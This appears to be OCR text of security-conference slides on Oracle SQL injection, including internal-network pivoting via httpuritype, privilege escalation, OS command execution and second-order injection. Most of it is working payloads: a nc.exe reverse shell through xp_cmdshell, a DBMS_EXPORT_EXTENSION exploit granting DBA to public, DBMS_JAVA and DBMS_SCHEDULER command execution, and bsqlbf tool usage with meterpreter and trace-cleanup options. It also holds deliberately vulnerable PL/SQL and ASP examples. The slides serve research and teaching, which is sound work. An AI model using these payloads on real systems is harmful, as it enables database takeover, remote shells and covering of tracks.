– X.X.X.X [17/Feb/2010:19:01:41 +0000] "GET /4612013028489214.test3.surname3 HTTP/1.1" 404 308

Oracle as HTTP Proxy

http://vuln.com/ora2.php?name=-5 **union** select cast(substr(httpuritype('http://127.0.0.1:8080/sqlinjection/default3.asp').getclob(),1,1000) as varchar(1000)) from dual--

Oracle as HTTP Proxy




http://vuln.com/ora2.php?name=-5 **union** selectcast(substr(httpuritype('http://127.0.0.1:8080/sqlinjection/default3.asp').getclob(),1,1000) as varchar(1000)) from dual--

Exploiting internal networks

```
http://172.16.56.128:81/ora2.php?name=
-5 union select
cast(substr(httpuritype('http://127.0.
0.1/sqlinjection/default3.asp?qid=1/**
/union/**/all/**/select/**/1,@@version
,user').getclob(),1,1000) as
varchar(1000)) from dual--
```

Fun with httpuritype



Oracle PHP Test<b> enter employee id</b> - Mozilla Firefox

http://192.168.2.53/ora.php?id=100%20union%20all%20select%20utl_http.request('http://192.168.2.5

Oracle PHP Test<b> enter emplo... | The page cannot be displayed

Oracle PHP Test

Name
King
Products
[item1] this is a test description for product 1
Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000 00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on Windows NT 5.0 (Build 2195:)
Number of Rows: 2

If you see data, then it works!

Exploiting Internal Network

```
http://172.16.56.128:81/ora2.php?name=
-5 union select
cast(substr(httpuritype('http://127.0.
0.1/sqlinjection/default3.asp?qid=1;ex
ec/**/master..xp_cmdshell/**/"C:\nc.ex
e%20172.16.56.1%204444%20-e%20cmd.exe"
').getclob(),1,3000) as varchar(3000))
from dual--
```

Exploiting Internal Network

Demo (video)

Privilege Escalation

- Privileged SQL Injection
- Unprivileged SQL Injection

Privileges with which injected SQL gets executed

- Privileged
  - DBA privileges
    - App connects to database with DBA privileges
    - SQL Injection is in a procedure owned by a DBA
      - Procedure runs with definer privileges
- Unprivileged
  - Create session, other privileges

Privilege Escalation

- DBMS_EXPORT_EXTENSION
- GET_DOMAIN_INDEX_TABLES()
  - Function vulnerable to PL/SQL injection
  - Runs with definer (SYS) privileges
  - Allowed privilege escalation and OS Code execution from web apps
  - Public can execute the function
- Fixed in CPU April 2006.
- Vulnerable versions: Oracle 8.1.7.4, 9.2.0.1 -

9.2.0.7, 10.1.0.2 - 10.1.0.4, 10.2.0.1-10.2.0.2,XE

Privilege Escalation with DBMS_EXPORT_EXTENSION

```
select
SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_
INDEX_TABLES('FOO','BAR','DBMS_OUTPUT"
  .PUT(:P1);EXECUTE IMMEDIATE ''DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;BEGIN
EXECUTE IMMEDIATE '''' grant dba to
public'''';END;'';END;--
  ','SYS',0,'1',0) from dual
```

OS Code Exection

Unprivileged

- Upto 10.2.0.2 only, CPU July 2006 and earlier

Privileged

- DBA privileges (not necessarily SYS DBA, feature)
- JAVA IO Privileges(10g R2, 11g R1, 11g R2, Feature)

DBMS_EXPORT_EXTENSION

- Versions prior to CPU April 2006
  - PL/SQL Injection allows OS Code execution
  - A number of tools support this exploit
  - Commercial
    - Pangolin, Coreimpact
  - Free
    - Bsqlbf
    - Supports OS code execution by following methods
      - Based On Java (universal)
      - PL/SQL native make utility (9i only)
      - DBMS_scheduler (universal)

With Java IO privileges

- Functions:
  - DBMS_JAVA.RUNJAVA()
    - 11g R1 and R2
  - DBMS_JAVA_TEST.FUNCALL()
    - 10g R2, 11g R1 and R2
- Java class allowing OS code execution by default
  - oracle/aurora/util/Wrapper

With Java IO privilegs

```
http://vuln.com?ora.php?id=1 AND (Select
DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/W
rapper','main','c:\\windows\\system32\\cmd.exe'
,'/c', 'dir >c:\owned.txt') FROM DUAL) IS NULL --
```

With DBA privileges

- DBA can already grant himself java IO privileges.
  - The privileges are not available in same session
  - The java class allowing OS code execution could be removed/changed in a future CPU
- Function: **SYS.KUPP$PROC.CREATE_MASTER_PROCESS()**
  - Function executes arbitrary PL/SQL
  - Executes any PL/SQL statement.
    - Call DBMS_scheduler to run OS code

With DBA Privileges

```
http://vuln.com?ora.php?id=1 AND (SELECT
SYS.KUPP$PROC.CREATE_MASTER_PROCESS('DBMS_SCHED
ULER.create_program(''BSQLBFPROG'',
''EXECUTABLE'', ''c:\WINDOWS\system32\cmd.exe
/c dir>>c:\owned.txt'', 0,
TRUE);DBMS_SCHEDULER.create_job(job_name =>
''BSQLBFJOB'', program_name => ''BSQLBFPROG'',
start_date => NULL, repeat_interval => NULL,
end_date => NULL, enabled => TRUE, auto_drop =>
TRUE);dbms_lock.sleep(1);DBMS_SCHEDULER.drop_pr
ogram(PROGRAM_NAME =>
''BSQLBFPROG'');DBMS_SCHEDULER.PURGE_LOG;')
from dual) IS NOT NULL --
```

Bsqlbf 2.6

Modes of attack (-type switch)

0: Type 0 (default) is blind injection based on True and False responses

1: Type 1 is blind injection based on True and Error responses

2: Type 2 is injection in order by and group by

3: Type 3 is extracting data with SYS privileges[ORACLE dbms_export_extension exploit]

4: Type 4 is O.S code execution [**ORACLE dbms_export_extension** exploit]

5: Type 5 is reading files [ORACLE dbms_export_extension exploit, based on java]

6: Type 6 is O.S code execution [ORACLE **DBMS_REPCAT_RPC.VALIDATE_REMOTE_RC** exploit]

7: Type 7 is O.S code execution [**ORACLE SYS.KUPP$PROC.CREATE_MASTER_PROCESS**(), DBA Privs]


-cmd=revshell [Type 7 supports meterpreter payload execution, run generator.exe first]

-cmd=cleanup [run this after exiting your metasploit session, it will clean up the traces]

8: Type 8 is O.S code execution [**ORACLE DBMS_JAVA_TEST.FUNCALL**, with JAVA IO Permissions]

-cmd=revshell [Type 8 supports meterpreter payload execution, run generator.exe first]

Bsqlbf demo




```
traces]
        8:      Type 8 is O.S code execution [ORACLE DBMS_JAVA_TEST.FUNCALL, with JAVA IO Permission
s]
                 -cmd=revshell [Type 8 supports meterpreter payload execution, run generator.exe fir
st]
 -file: File to read [default C:\boot.ini]

 -stype:        How you want to execute command:
        0:      SType 0 (default) is based on java..will NOT work against XE
        1:      SType 1 is against oracle 9 with plsql_native_make_utility
        2:      SType 2 is against oracle 10 with dbms_scheduler
 -database:     Backend database:
        0:      MS-SQL (Default)
        1:      MYSQL
        2:      POSTGRES
        3:      ORACLE
 -rtime:        wait random seconds, for example: "10-20".
 -method:       http method to use; get or post. Default is GET.
 -cmd:          command to execute(type 4 only). Default is "ping 127.0.0.1."
 -uagent:       http UserAgent header to use. Default is bsqlbf 2.6
 -ruagent:      file with random http UserAgent header to use.
 -cookie:       http cookie header to use
 -rproxy:       use random http proxy from file list.
 -proxy:        use proxy http. Syntax: -proxy=http://proxy:port/
 -proxy_user:   proxy http user
 -proxy_pass:   proxy http password

---------------------------- examples:-------------------------------
bash# D:\Program Files Portable\Blind SQL injection brute forcer\bsqlbf.pl -url http://www.somehost.
com/blah.php?u=5 -blind u -sql "select table_name from information_schema.tables limit 1 offset 0" -
database 1 -type 1

bash# D:\Program Files Portable\Blind SQL injection brute forcer\bsqlbf.pl -url http://www.buggy.com
/bug.php?r=514&p=foo' -method post -get "/etc/passwd" -match "foo"

D:\Program Files Portable\Blind SQL injection brute forcer>_
```

Non Interactive SQL Injections

- CSRF in Admin Section which has
  - SQL Injection Vulnerability
  - Allows Execution of SQL as a feature
- Second Order SQL Injection in Admin section

CSRF in Oracle Enterprise Manager 11g



~~https~~://192.168.2.223:1158/em/console/database/instance/sqlWorksheet?event=doLoad&target=orcl&type=oracle_database&sql_id=-1&planHashValue=-1

SQL Worksheet : orcl

Enter a SQL statement to execute. If there are multiple statements, the location of the cursor or a highlighted statement determines which will be executed. Statements should be separated with blank lines.

SQL Commands

- [ ] Use bind variables for execution
- [ ] Auto commit
- [✓] Allow only SELECT statements

Last Executed SQL

Last Execution Details

No SQL has been executed.

Related Link

SQL Worksheet Session Details

Help

Copyright © 1996, 2007, Oracle. All rights reserved.
Oracle, JD Edwards, PeopleSoft, and Retek are registered trademarks of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.
About Oracle Enterprise Manager

Second Order SQL Injection


```
Dim conn, rec, query1, query2, login_id, old_pass, new_pass
login_id = Replace(Request.Form( “login_id” ),  “’ ” ,  “’ ’ ” )
old_pass = Replace(Request.Form( “old_pass” ),  “’ ” ,  “’ ’ ” )
new_pass = Replace(Request.Form( “new_pass” ),  “’ ” ,  “’ ’ ” )
Set conn = CreateObject("ADODB.Connection")
conn.Open = "DSN=AccountDB;UID=sa;PWD=password;"
query1 =  “select * from tbl_user where login_id=’ ”  & login_id
      &  “’  and password= ‘”  & old_pass &  “’ ”
Set rec = conn.Execute(query1)
If (rec.EOF) Then
  Response.Write "Invalid Password"
Else
  query2 =  “update from tbl_user set password=’ ”  & new_pass
        &  “’  where login_id=’ ”  & rec.( “login_id” ) &  “’ ”
  conn.Execute(query2)
  ..
  ..
End If
```

Sanitises user’s input

Value coming from session, what if login_id is **foo’ or ‘1’=‘1**

Second order SQL Injection [1]

The record is stored in a database and a new user's account is waiting for activation...



http://webshop.com

WebShop New User's registratic

First name:	*Johnn*
Second name:	*Smartie*
Phone nr.:	*012 345 678*
Address:	*Central Str. 66, Cambridge*
Special delivery instructions:	**Foo'||evilfunc()||')--**


Execute immediate 'Insert into spc_delivery_option values(1,:a)' using var1;

Second order SQL Injection [2]

Administrator


The new user's account is activated

The new user's data record is stored into the table with active users.



```
create or replace procedure active_accounts  is
var1 varchar2(1000);
var2 varchar2(1000);

begin
  execute immediate 'select spc_delivery_option from account_pending where id=2' into var1;
  if (var1 is not null) then
    var2:= 'insert into special_delivery values (4,'''||var1||''')';
    execute immediate var2;
  end if;
end;
```

Second order SQL Injection [2]



```
create or replace procedure active_accounts  is
var1 varchar2(1000);
var2 varchar2(1000);

begin
  execute immediate 'select spc_delivery_option from account_pending where id=2' into var1;
  if (var1 is not null) then
    var2:= 'insert into special_delivery values (4,'''||var1||''')';
    execute immediate var2;
  end if;
end;
```

Final query:

```
Insert into special_delivery values
(4,‘’||scott.evilfunc()||’)--’)
```

Non interactive second order SQL Injection

- SQL Injection does not occur within the attacker's session
- E.g. attacker places an order via a ecommerce application
- Admin logs in and approves the order
- Admin's session is vulnerable to SQL Injection
- Attacker's input gets passed to the vulnerable SQL call.


Second order SQL Injection

```
CREATE OR REPLACE TRIGGER "SYSTEM"."MYTRIGGER" BEFORE INSERT
ON SCOTT.ORDER_TABLE
   REFERENCING NEW AS NEWROW
   FOR EACH ROW
   DECLARE
   L NUMBER;
   S VARCHAR2(5000);
   BEGIN
   L:=LENGTH(:NEWROW.V);
   IF L > 15 THEN
     DBMS_OUTPUT.PUT_LINE('INSERTING INTO MYTABLE_LONG AS
WELL');
     S:='INSERT INTO MYTABLE_LONG (V) VALUES (''' ||
:NEWROW.V || ''')';
     EXECUTE IMMEDIATE S;
 END IF;
 END MYTRIGGER;
ALTER TRIGGER "SYSTEM"."MYTRIGGER" ENABLE
